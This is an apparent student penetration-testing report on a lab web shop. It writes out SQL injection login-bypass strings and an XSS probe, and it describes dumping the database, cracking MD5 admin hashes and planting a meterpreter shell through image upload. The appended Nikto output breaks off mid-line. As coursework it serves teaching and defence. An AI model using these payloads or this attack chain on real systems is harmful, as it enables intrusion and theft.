Abertay University

Web Application Security Investigation

Declan Doyle

CMP319 Ethical Hacking 2

BSc Ethical Hacking
Year 3

2018/19

Abstract

The world wide web is one of the greatest inventions of the twenty-first century, and has connected millions together, and allowed for commercial opportunities never thought possible before. Almost every webpage now runs as a web application, delivering dynamic content using JavaScript or other web technologies. Often these web applications communicate with a database using a specific language. These web applications bring new sets of security issues, which can be extremely dangerous to organisations and users.

Following the methodology of the Web Application Hacker's Handbook, a security test was conducted on a web application bought by a client, who had doubts about its security and integrity.

Many critical vulnerabilities were found in the web application, including SQL injection, cross-site scripting, and poor authentication mechanisms. Access to the administrator section of the web app was achieved, and a shell was achieved on the applications server.

Contents

1. Introduction

1.1. Background

A web application is a computer program that uses web browsers and web technologies and frameworks to perform tasks over the internet, for example, social media or online shopping. The application may work on desktop clients through browsers or through a client application built with web technologies, such as Electron (GitHub, 2013). The application may also work on mobile devices through browsers or applications developed for said mobile devices.

A web application was bought from a web development company, and the owner of the site requested a security assessment of their newly purchased web application. The assessment was to contain a description of any findings of the testing of the web app. An account was provided: a user called *Steve Brown* with the username *hacklab@hacklab.com* and a password *hacklab.*

The methodology used in this security assessment was the W*eb Application Hackers Handbook* Methodology (Stuttard, 2011). This consist of the following steps:

- Map Application Content - finding any public and hidden resources
- Analyse the Application - identifying functionality and areas of data entry
- Test Client-Side Controls - identifying input validation and their effectiveness
- Test Authentication - investigating password policies, username enumeration and account functionality
- Test Session Management - investigating cookies
- Test Access Controls - investigating any privilege escalation
- Test for Input-Based Vulnerabilities - testing for SQL Injection, cross-site scripting and other input based vulnerabilities
- Test for Issues with Specific Functionality - identifying vulnerabilities in specific web app functions
- Test for Logic Flaws - investigating the web applications logic
- Test the Web Server - identifying any vulnerabilities in the web server

The following tools were used in the testing of the web application:

- BurpSuite - a suite for testing web applications, containing a proxy, a spider, a brute force intruder, and a sequencer.
- Nikto - an open source web scanner
- Wappalyzer - a utility that uncovers the technologies used on websites
- CyberChef - a toolset released by GCHQ that allows for manipulation of a string of text in many ways
- SQLmap - automated detection and exploitation of SQL database vulnerabilities
- Metasploit - A framework that allows for testing and executing exploits
- NMap - open source security scanner and network mapper

1.2. Aims

- To conduct a web application security assessment of the web application the client has purchased.
- Produce a document detailing the methodology used when conducting the assessment, as well as including any results found.

2. Procedure and Results

2.1. Mapping Application Content

2.1.1. Exploring Visible Content

To explore visible content, the web application was browsed as a user would normally do so. The simulating of an average user exploring the site allowed for the discovery of many of the web app's pages. Whilst the application was being browsed, a proxy was running sending the information to BurpSuite, in order to generate a sitemap, the results of which can be seen in figure 1. The credentials given were used to login to the pages of the web app that required them. Following the web app browsing, the spidering tool in BurpSuite was used in order to discover any content that was missed. The login credentials were also given to BurpSuite so that the spidering tool had a larger scope to discover all content. The results of the spidering can be seen in figure 2.



Figure 1



Figure 2

2.1.2. Discovering Hidden Content

To discover any hidden content, the file *robots.txt* was viewed to see if there were any files and pages that the spidering could not discover, due to the robots exclusion protocol (The Web Robots Pages, 2007). The file showed a directory and file within said directory that was disallowed to be viewed, the file can be seen in figure 3. The file *doornumers.txt* was viewed and it showed several doors within the company that owned the web application, as well as said rooms passwords for entry. The file can be seen in figure 4.

```
User-agent: *
Disallow: CCGRJMJRHVLR/doornumbers.txt
```

Figure 3

```
Keypad entry numbers for company rooms:
Room 1526 - 2468
Room 2526 - 1357
Room 3615 - 5678
```

Figure 4

2.1.3. Discovering Default Content

In order to discover the default content of the web application, Nikto was run against the webserver. The output can be found in Appendix A.

2.1.4. Testing for Debug Parameters

In order to test for debug parameters on the web application, several parameters were added on to the homepage and login page. The debug, test, hide and source parameters were all tried, setting them all to true, but none were successful.

2.2. Analysing the Application Content

2.2.1. Identifying Functionality

The web application is intended to provide a shop for Rick Astley's customers. The customers should be able to browse various merchandise from the store, save items to a Wishlist, and purchase items. There is only one type of account on the web application, as the administration of the website is done through a web portal, and so is separate from the main section of the web application, and does not share a database. This means that accounts for the shopping portion of the web app cannot be used to login to the admin section.

2.2.2. Identifying Data Entry Points

There are several points of data entry in the web application. There is a search bar at the top of the home page that queries the database of products. On the login page, there are fields to enter an email and password, as well as fields to register as a new user. All of the input fields are submitted to the server via POST requests.

2.2.3. Identifying Technologies Used

Using a browser plugin called *Wappalyzer,* the technologies used by the web application can be identified. It was found that *PHP* is used for the server side programming language, and several JavaScript libraries were used, including *jQuery.* It was also found that the web application uses session cookies and has an SQL database. Figure 5 shows the output from *Wappalyzer.*



Figure 5

2.3. Testing Client-Side Controls

2.3.1. Testing Client-side Controls over User Input

On the login page, when registering a new user, there are two password fields, one to enter the password, and the second to confirm. Upon inspection of the pages source code, the authentication of the passwords is done via JavaScript, as can be seen in figure 6. If the user disables JavaScript in their browser, then the authentication fails, and the user can enter two different passwords, and the request will execute. The same applies for the forgot password page.

```
<script type="text/javascript">
function valid()
{
 if(document.register.password.value!= document.register.confirmpassword.value)
{
alert("Password and Confirm Password Field do not match  !!");
document.register.confirmpassword.focus();
return false;
}
return true;
}
</script>
```

Figure 6

2.4. Testing Authentication

2.4.1. Testing Password Quality

To test the password quality of the web application, various passwords were registered to see what the web application would accept. The web app accepted weak passwords containing one character, as well as strong passwords with many characters, as well as numbers and special characters. It is reasonable to assume that there is no password policy in place on the web application, as there is no indication that a password should be a certain length, or contain any specific characters.

2.4.2. Testing for Username Enumeration

To test for username enumeration, a known username was entered into the email field, and an invalid username was entered into the same field, and the applications response was analysed. When an invalid username is entered, the web app displays a message saying the username is not found, as can be seen in figure 7**.** When a username is correct, there is a different result displayed on the login page.



Figure 7

Using this, usernames can be enumerated, as the web application confirms to the user when a username is correct.

2.4.3. Testing Resilience to Password Guessing

Using the provided credentials, a correct username was entered into the username field in the login section, but an incorrect password was entered. This was repeated twelve times in order to test for any form of lockout feature, however the account was unaffected by the many repeated attempts to login with incorrect passwords. This means that a user could attempt to guess a password by continually entering them, or using an automated script, and they would eventually be successful.

2.4.4. Testing Any Account Recovery Functions

The web app has an account recovery page that allows the user to enter their email and contact information and then change their password. The application does not contact the user, and instead just looks up the database to confirm if the contact number matches the username. A user or an attacker does not need to know a password to access an account, all they need to know is a username and a contact email. The recovery function also uses client side authentication to confirm that both password fields match.

2.4.5. Testing Username Uniqueness

A new account was created with the same username as the given credentials in order to test the web applications handling of usernames and if they are unique. The web application allowed the created of the account with the same username, and was logged in successfully. A second test was done where a new account was created with the same username and password as the given credentials. When attempting to login to this account, the web application would login to the given credentials account, rather than the

newly registered account. This is presumably because the SQL lookup will find the original account first and not continue to search for the other account.

2.4.6. Checking for Unsafe Transmission of Credentials

All credentials are sent using the POST method and so cannot be seen in the URL of the web application. The web application uses HTTPS however it will automatically use HTTP, and HTTPS has to be specified in order for it to be used. When HTTPS is used, it was found that the web application has an out of date certificate, as can be seen in figure 8.



Figure 8

2.5. Testing Session Management

2.5.1. Understanding the Mechanism

The web application was found to use session tokens for the login feature and features like Wishlist and checkout cart.

2.5.2. Testing for Meaning

After interception a cookie from the My Account page using BurpSuite Proxy, the cookie was placed into the tool from GCHQ called CyberChef. This allowed the cookie to be decoded from Base64 encoding. It was then put through a ROT13 decipher, and it was found that the cookie contains the username and the hashed password of the active session. This can be seen in figures 9 and 10.



Figure 9

2.5.3. Testing for Predictability

BurpSuite Sequencer was used in order to test for the predictability of the cookies used by the web application, and it appeared that the session tokens were identical every time.

2.5.4. Checking for Insecure Transmission

As discovered previously, the web application does not use HTTPS by default, and so, the transmission of cookies is done via HTTP. This means they are vulnerable to interception.



Figure 10

2.5.5. Testing Mapping of Tokens to Sessions

The web application was opened in two separate browsers, and both were logged into the Steve Brown account to test for concurrent session support. Both browsers were able to use the web application as it was intended, and so it was found that the web application supports concurrent session support. It was also found after inspecting the session tokens of several different instances of logging in to the Steve Brown account, that the session token is exactly the same every time.

2.5.6. Testing Session Termination

By logging into the web application and then remaining inactive for periods of time, the session termination of the web app was tested. It was found that no period of time would log the user out, and so sessions remain active regardless of inactivity time.

2.6. Testing Access Controls

2.6.1. Understanding the Access Control Requirements

The web application has two types of users, users and administrators, who have their own separate databases. Users can use the web application as it was intended to be used, browse the products, add them to wish lists and buy them. Administrators can add and edit products, as well as edit and remove users.

2.6.2. Testing with Limited Access

As the web application uses two separate databases for users and admins, there is no way for a user to escalate their own privileges in order to become an admin. There is no way to add a new administrator, so they only way to access the administrator privileges of the web application is to login as the administrator.

2.7. Testing for Input-Based Vulnerabilities

2.7.1. Fuzzing All Requests

Using BurpSuite Intruder, a list of commands were entered into the user input fields of the web application. The list of commands used can be seen in Appendix B. There were no important findings, however each area was explored more thoroughly after this stage.

2.7.2. Testing for SQL Injection

On the login page, the web application was tested for SQL injection. In the username field, the following command was entered:

```
' OR 1=1--;
```

This gave an error message that can be seen in figure 11**.** The command was changed to see if the web applications protection against SQL could be beaten:

```
' OR 10=10--;
```

This command was unsuccessful and the web application returned the normal incorrect username result. Through trial and error, a command was found that resulted in a successful SQL injection. This command can be seen below:

```
') OR 10=10—;
```



Figure 11

The web application logged in to the Steve Brown account after this command was entered, proving a successful SQL injection. Following the manual SQL injection attempts, SQLmap was used in order to automatically perform SQL injections. In order to do this, the HTTP header from a successful login was captured using BurpSuite Proxy, as shown in figure 12**.** This information was passed to SQLmap so it could perform the automated injection. The results of SQLmap can be seen in Appendix C. SQLmap found that the username field was vulnerable to SQL injection, and also discovered that the backend SQL database uses MySQL. SQLmap was then used to dump the entire MySQL database, the results of which can be seen in Appendix D. The database dump showed the administrator database, with the password MD5 hashes. The hashes were cracked and the administrator password was found to be *shell.*



Figure 12

2.7.3. Testing for Cross-Site Scripting

The web application was tested for cross-site scripting vulnerabilities. The following command was entered into the search input box on the home page:

```
<script>alert(1)</script>
```

The web application had the expected response for this command, which can be seen in figure 13. This shows that the web application is vulnerable to cross-site scripting attacks. The same command was also entered into the review section on a product. Every time the product is viewed, the response in figure 14 is shown. This means that the web application is also vulnerable to stored cross-site scripting attacks.



Figure 13



Figure 14

2.7.4. Script Injection and Code Execution

Following the SQL Injection and the retrieval of the administrator database, admin credentials were discovered, which allowed access to the admin site which has the ability to create new products and upload images of said products. A meterpreter payload was created that can be uploaded to a PHP server in order to create a shell. Once a shell was created, complete control over the web server was gained, and the contents of the entire web application was downloaded.

2.7.5. Testing for OS Command Injection, Path Traversal and File Inclusion

Following the results of the parameter fuzzing, further OS command injection, path traversal and file inclusion parameters were tried, however none were successful.

2.8. Testing for Issues with Specific Functionality

2.8.1. Testing for Native Software Vulnerabilities

To test the web application for buffer overflows, BurpSuite Intruder was used to insert large amounts of characters into the fields in the login page. The web application showed no vulnerability to buffer overflows.

2.8.2. Testing for SOAP Injection

In order to test for SOAP injection, in the search field on the homepage, the following command was entered into the search bar:

```
</foo>
```

There was no error message from the web application, so it is reasonable to assume that no SOAP messages are being processed, meaning that the web application is not vulnerable to SOAP injection.

2.9. Testing for Logic Flaws

2.9.1. Testing Handling of Incomplete Input

To test the web applications handling of incomplete inputs, the login page was used. The username field was competed, but the password field was not. This resulted in an error message saying that an invalid email or password was entered. The test was then reversed, with the password field being populated and the username field being left empty. The web application showed the same response, so the test did not result in any way to calculate how the applications handles logic inputs.

2.10. Testing the Web Server

2.10.1. Testing for Default Credentials

An NMap port scan was ran against the web application in order to discover any hidden services running. The results of the port scan can be seen in Appendix E. An FTP service was open on port 21. Upon trying to connect to the service, a prompt appeared for login credentials. All credentials known were tried, including the given standard account, the discovered admin account, and even the default credentials for the FTP service in use (LinuxQuestions.org, 2008). The FTP service could not be accessed.

2.10.2. Testing for Default Content

Further review of the Nikto scan completed (which can be found in Appendix A) showed that there were several pieces of default content that the web application's server could be vulnerable to. It was found that the web application could be vulnerable to *shellshock* (National Vulnerability Database. 2014). It was also found that the web application is hosted on an outdated Apache server and has an outdated version of PHP (National Vulnerability Database. 2018). This means that the web application is vulnerable as that version of Apache and PHP has several critical vulnerabilities.

3. Discussion

The procedure and methodology followed showed that the web application was very vulnerable and had many different attack vectors. There was also numerous cases of information available that should not be available to the public. The *robots.txt* file showed a hidden directory that contained a file full of door numbers and their passcodes for the companies building.

The web application was also running using several outdated technologies. Both the Apache server and PHP version were outdated, and so could be exploited as there have been several critical vulnerabilities found in these versions. The web app also used JavaScript to validate user inputs, meaning that if the user disables JavaScript on their client, then any validation would be disabled.

The web application also has no password policy, and so the user could enter a password of any length, and so could be very insecure. Passwords are also stored in MD5 hashes, which are easily cracked (Search Security, 2017). There was no protection against username enumeration and password guessing, meaning that an attacker could easily guess credentials and gain access to any users account. An attacker could also

perform open source intelligence on a user they know has an account, and learn their email and contact number, which would allow them to reset that users password, due to the forgot password feature on the web application.

The web application does not use HTTP by default and so an attacker could hijack credentials or easily perform a man in the middle attack. The web app does use the POST method, which is more secure than the GET method, however because HTTPS is not used, any attempt to protect user credentials in transit is futile. The web application's server does have an SSL certificate, but it is out of date and so is vulnerable, as that version has had many exploits discovered (National Vulnerability Database, 2018). The cookies of the web application are also handled poorly, as they can be decoded and decrypted to reveal the users email and password hash, which as stated previously, is an MD5 hash, and so is easily crackable.

SQL injection is present in the web application, which is a severe vulnerability. An attacker can log in to a users account with one simple command. SQLmap can also be used to retrieve the entire SQL database of the web application, giving an attacker access to the administrator account. The web application does have some protection against SQL as can be seen in the PHP file recovered from the meterpreter payload. This is shown in figure 15. The web application also has no protection against cross-site scripting and so



Figure 15

is vulnerable to cross-site scripting attacks. The web application shows no attempt at stripping special characters from inputs, and so is vulnerable to many input based attacks.

Given that an attacker could gain access to the administrator section of the website, they would be able to gain complete control of the server that the web application is hosted on. This is because the administrator can upload files to the server through the add product section. An attacker could upload a meterpreter payload and then gain a shell and have complete access to the server. The web application had no protection against file types uploaded, the only files that should be allowed are png and jpeg files.

3.1. Future Work

Following the web application security assessment, mitigation recommendations could be given to the client so that they have the knowledge on how to fix and upgrade their application in order for it to be more secure. Given more time, the vulnerabilities discovered in the server could be exploited to find further ways a bad actor could attack the web application.

4. References

The Web Robots Pages. 2007. About Robots.txt. [ONLINE] Available at: http://www.robotstxt.org/robotstxt.html. [Accessed 4 December 2018].

LinuxQuestions.ORG. 2008. Default User and Password on Proftpd. [ONLINE] Available at: https://www.linuxquestions.org/questions/linux-newbie-8/what-is-default-user-and-password-on-proftpd-719310/. [Accessed 4 December 2018].

National Vulnerability Database. 2014. CVE-2014-6271. [ONLINE] Available at: https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-6271. [Accessed 4 December 2018].

National Vulnerability Database. 2018. Apache Version 2.4.3 Vulnerabilities. [ONLINE] Available at: https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-142325/Apache-Http-Server-2.4.3.html. [Accessed 4 December 2018].

National Vulnerability Database. 2018. PHP Version 5.4.7 Vulnerabilities. [ONLINE] Available at: https://www.cvedetails.com/vulnerability-list/vendor_id-74/product_id-128/version_id-142897/PHP-PHP-5.4.7.html. [Accessed 4 December 2018].

GitHub. 2013. Electron. [ONLINE] Available at: https://electronjs.org. [Accessed 4 December 2018].

Stuttard, D., 2011. The Web Application Hacker's Handbook. 2nd ed. Indianapolis, Indiana: Wiley Publishing, Inc.

Search Security. 2017. What is MD5?. [ONLINE] Available at: https://searchsecurity.techtarget.com/definition/MD5. [Accessed 4 December 2018].

National Vulnerability Database. 2018. OpenSSL Version 1.0.1c Vulnerabilities. [ONLINE] Available at: https://www.cvedetails.com/vulnerability-list/vendor_id-217/product_id-383/version_id-141776/Openssl-Openssl-1.0.1c.html. [Accessed 4 December 2018].

Appendices

A. Nikto Scan

```
root@kali:~# nikto -h http://192.168.1.10
- Nikto v2.1.6
---------------------------------------------------------------------
---------
+ Target IP:          192.168.1.10
+ Target Hostname:    192.168.1.10
+ Target Port:        80
+ Start Time:         2018-11-20 11:29:02 (GMT-5)
---------------------------------------------------------------------
---------
+ Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.4.7
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint
to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow
the user agent to render the content of the site in a different
fashion to the MIME type
+ Server leaks inodes via ETags, header found with file /
robots.txt, fields: 0x35 0x57820c91d9900
+ "robots.txt" contains 1 entry which should be manually viewed.
+ PHP/5.4.7 appears to be outdated (current is at least 5.6.9).
PHP 5.5.25 and 5.4.41 are also current.
+ OpenSSL/1.0.1c appears to be outdated (current is at least
1.0.1j). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ Apache/2.4.3 appears to be outdated (current is at least Apache/
2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also
current.
+ Apache mod_negotiation is enabled with MultiViews, which allows
